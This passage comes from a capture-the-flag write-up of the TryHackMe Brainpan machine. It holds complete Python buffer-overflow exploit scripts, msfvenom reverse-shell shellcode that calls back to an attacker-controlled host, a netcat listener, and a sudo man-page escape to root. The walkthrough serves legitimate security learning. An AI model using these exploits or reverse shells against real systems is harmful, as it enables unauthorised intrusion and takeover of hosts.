t4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3A
x4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3B
b4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9]
[get_reply] copied 900 bytes to buffer
```


As we can see it was sent successfully now let's see the value of the EIP register



As we can see the value of the EIP register is 35724134

So we will use the msf-pattern_offset tool form Metasploit to get us the exact offset

```
msf-pattern_offset -l 900 -q 35724134
```



As we can set after we gave the tool the value of the EIP register we got the exact offset which is 524

Now let's enumerate the bad characters

We will make another script for that


```
import socket
import sys

target = "192.168.2.15"

port = 9999

badchars = b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24
\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\
x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x
73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9
a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1
\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\
xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

offset = 524

eip = b"B" * 4

evil = b"A" * offset + eip + badchars

print("Sending Badchars ")

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect((target,port))

s.recv(1024)

s.send(evil)

s.recv(1024)

s.close()

                                                                    16,26         Top
```

As we can see our script is ready now let's run it

```
python3 badchars.py
```


```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/TryHackMe/Brainpan]
└─$ python3 badchars.py
Sending Badchars
```


Now let's go to the debugger



As we can see we overwrite the EIP and it's value is 42424242 which is equivalent to BBBB

now go to the ESP register and right click and follow in dump





As we can see all chars just got in so simply enumerate the bad chars

But to be straight forward there is no bad chars in this exe

Now we have to get the return address
Go to the debugger and type


```
!mona jmp -r esp -b "\x00"
```

As we can see the return address is 0x311712f3 and since it's little endian

So the return address is "\xf3\x12\x17\x31"

Now let's generate our shellcode

```
msfvenom -p windows/shell_reverse_tcp
LHOST=192.168.2.27 LPORT=4444 EXECFUNC=thread -f
python -v shellcode -b "\x00"
```



Now let's make our exploit script

```
import socket
import sys

target = "192.168.2.15"

port = 9999

offset = 524

padding = b"\x90" * 16

ret = b"\xf3\x12\x17\x31"

shellcode =  b""
shellcode += b"\xdb\xc1\xd9\x74\x24\xf4\x5e\xba\xcc\xef\xb6"
shellcode += b"\x12\x29\xc9\xb1\x52\x31\x56\x17\x83\xee\xfc"
shellcode += b"\x03\x9a\xfc\x54\xe7\xde\xeb\x1b\x08\x1e\xec"
shellcode += b"\x7b\x80\xfb\xdd\xbb\xf6\x88\x4e\x0c\x7c\xdc"
shellcode += b"\x62\xe7\xd0\xf4\xf1\x85\xfc\xfb\xb2\x20\xdb"
shellcode += b"\x32\x42\x18\x1f\x55\xc0\x63\x4c\xb5\xf9\xab"
shellcode += b"\x81\xb4\x3e\xd1\x68\xe4\x97\x9d\xdf\x18\x93"
shellcode += b"\xe8\xe3\x93\xef\xfd\x63\x40\xa7\xfc\x42\xd7"
shellcode += b"\xb3\xa6\x44\xd6\x10\xd3\xcc\xc0\x75\xde\x87"
shellcode += b"\x7b\x4d\x94\x19\xad\x9f\x55\xb5\x90\x2f\xa4"
shellcode += b"\xc7\xd5\x88\x57\xb2\x2f\xeb\xea\xc5\xf4\x91"
shellcode += b"\x30\x43\xee\x32\xb2\xf3\xca\xc3\x17\x65\x99"
shellcode += b"\xc8\xdc\xe1\xc5\xcc\xe3\x26\x7e\xe8\x68\xc9"
shellcode += b"\x50\x78\x2a\xee\x74\x20\xe8\x8f\x2d\x8c\x5f"
shellcode += b"\xaf\x2d\x6f\x3f\x15\x26\x82\x54\x24\x65\xcb"
shellcode += b"\x99\x05\x95\x0b\xb6\x1e\xe6\x39\x19\xb5\x60"
shellcode += b"\x72\xd2\x13\x77\x75\xc9\xe4\xe7\x88\xf2\x14"
shellcode += b"\x2e\x4f\xa6\x44\x58\x66\xc7\x0e\x98\x87\x12"
shellcode += b"\x80\xc8\x27\xcd\x61\xb8\x87\xbd\x09\xd2\x07"
                                                    28,26         Top
```

Okay now we are ready to go

Now open a listener on the port 4444 that we have in the shellcode

```
nc -nlvp 4444
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/TryHackMe/Brainpan]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
```

Now let's run the exploit

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/TryHackMe/Brainpan]
└─$ python3 exploit.py
Sending Evil Buffer
Gaining Access
Pw3ned
```

As we can see the exploit says that it pwned the machine so let's go and check our listener

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/TryHackMe/Brainpan]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.2.27] from (UNKNOWN) [192.168.2.15] 49735
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Rem01x\Desktop\Reversing Binaries\brainpan>whoami
whoami
desktop-vi7hf1v\rem01x

C:\Users\Rem01x\Desktop\Reversing Binaries\brainpan>
```

Great work we pwned the application but in the local network so to pwn the tryhackme app we have to generate another shellcode have the tun0 IP and modify the target in the exploit

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.14.48.223 LPORT=4444 -f python -v shellcode EXECFUNC=thread -e x86/shikata_ga_nai -b "\x00"
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/TryHackMe/Brainpan]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.14.48.223 LPORT=4444 -f python -v shellcode EXECFUNC=threa
d -e x86/shikata_ga_nai -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 550 bytes
shellcode =  b""
shellcode += b"\xbe\x1c\xfa\x52\x64\xdd\xc7\xd9\x74\x24\xf4"
shellcode += b"\x5b\x31\xc9\xb1\x12\x31\x73\x12\x03\x73\x12"
shellcode += b"\x83\xf7\x06\xb0\x91\x36\x2c\xc2\xb9\x6b\x91"
shellcode += b"\x7e\x54\x89\x9c\x60\x18\xeb\x53\xe2\xca\xaa"
shellcode += b"\xdb\xdc\x21\xcc\x55\x5a\x43\xa4\x6f\x92\x83"
shellcode += b"\xeb\x18\xa8\xe3\x02\x85\x25\x02\x94\x53\x66"
shellcode += b"\x94\x87\x28\x85\x9f\xc6\x82\x0a\xcd\x60\x73"
shellcode += b"\x24\x81\x18\xe3\x15\x4a\xba\x9a\xe0\x77\x68"
shellcode += b"\x0e\x7a\x96\x3c\xbb\xb1\xd9"
```

Why using linux shell because brainpan is executable running on linux

Now copy it and modify the exploit

```
import socket
import sys

target = "10.10.193.210"

port = 9999

offset = 524

padding = b"\x90" * 16

ret = b"\xf3\x12\x17\x31"

shellcode =  b""
shellcode += b"\xbe\x1c\xfa\x52\x64\xdd\xc7\xd9\x74\x24\xf4"
shellcode += b"\x5b\x31\xc9\xb1\x12\x31\x73\x12\x03\x73\x12"
shellcode += b"\x83\xf7\x06\xb0\x91\x36\x2c\xc2\xb9\x6b\x91"
shellcode += b"\x7e\x54\x89\x9c\x60\x18\xeb\x53\xe2\xca\xaa"
shellcode += b"\xdb\xdc\x21\xcc\x55\x5a\x43\xa4\x6f\x92\x83"
shellcode += b"\xeb\x18\xa8\xe3\x02\x85\x25\x02\x94\x53\x66"
shellcode += b"\x94\x87\x28\x85\x9f\xc6\x82\x0a\xcd\x60\x73"
shellcode += b"\x24\x81\x18\xe3\x15\x4a\xba\x9a\xe0\x77\x68"
shellcode += b"\x0e\x7a\x96\x3c\xbb\xb1\xd9"

evil = b"A" * offset + ret + padding + shellcode

"exploit.py" 43L, 946B                                        15,1          Top
```

Now we are ready to go open another listener

```
nc -nlvp 4444
```


```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/TryHackMe/Brainpan]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
```

Now run the exploit again

```
python3 exploit.py
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/TryHackMe/Brainpan]
└─$ python3 exploit.py
Sending Evil Buffer
Gaining Access
Pw3ned
```

As we can see the exploit said that it pwned the server so let's go and check the listener



Now we got connection back so let's go and stabilize the shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
ctrl+z stty raw -echo;fg
export TERM=xterm
```

Now we got a stable shell so let's do the PrivEsc

```
sudo -l
```

```
puck@brainpan:/home/puck$ sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```

As we can see we have permission to execute this script so let's take a look at our permissions to it

```
ls -las /home/anansi/bin/anansi_util
```

```
puck@brainpan:/home/puck$ ls -las /home/anansi/bin/anansi_util
ls: cannot access /home/anansi/bin/anansi_util: Permission denied
```

As we see we don't have permission to even look at the script so let's run it

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
```

As we can see the script seems to have argument so Let's try to pass the manual args

```
sudo /home/anansi/bin/anansi_util manual whoami
```

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual whoami
```

```
WHOAMI(1)                          User Commands                          WHOAMI(1)

NAME
       whoami - print effective userid

SYNOPSIS
       whoami [OPTION]...

DESCRIPTION
       Print  the  user  name  associated  with the current effective user ID.
       Same as id -un.

       --help display this help and exit

       --version
              output version information and exit

AUTHOR
       Written by Richard Mlynarik.

REPORTING BUGS
       Report whoami bugs to bug-coreutils@gnu.org
       GNU coreutils home page: <http://www.gnu.org/software/coreutils/>
 Manual page whoami(1) line 1 (press h for help or q to quit)
```

As we can see it opened the man page of whoami command

We are so lucky that the manual page have escape shell so type

```
!/bin/bash
```

```
WHOAMI(1)                        User Commands                        WHOAMI(1)

NAME
       whoami - print effective userid

SYNOPSIS
       whoami [OPTION]...

DESCRIPTION
       Print  the  user  name  associated  with the current effective user ID.
       Same as id -un.

       --help display this help and exit

       --version
              output version information and exit

AUTHOR
       Written by Richard Mlynarik.

REPORTING BUGS
       Report whoami bugs to bug-coreutils@gnu.org
       GNU coreutils home page: <http://www.gnu.org/software/coreutils/>
!/bin/bash
```

```
root@brainpan:/usr/share/man# whoami
root
```

So let's go to the root directory

```
root@brainpan:~# cd /root
root@brainpan:~# ls
b.txt
```

As we can see we get to the root directory and got b.txt

Now let's open it

```
root@brainpan:~# cat b.txt
_|                                                    _|
_|_|_|    _|_|    _|_|_|      _|_|_|  _|_|_|      _|_|_|  _|_|_|
_|    _|  _|_|_|  _|    _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|      _|    _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|_|_|  _|    _|  _|_|_|  _|    _|    _|_|_|  _|    _|
                                    _|
                                    _|

                                        http://www.techorganic.com
```

As we can see nothing interesting we only go the

brainpan banner the room doesn't have any flag to submit

Hope you enjoy my report to the machine

Yours Rem01x,

You Can Find All Used Scripts

https://github.com/Remo1x/brainpan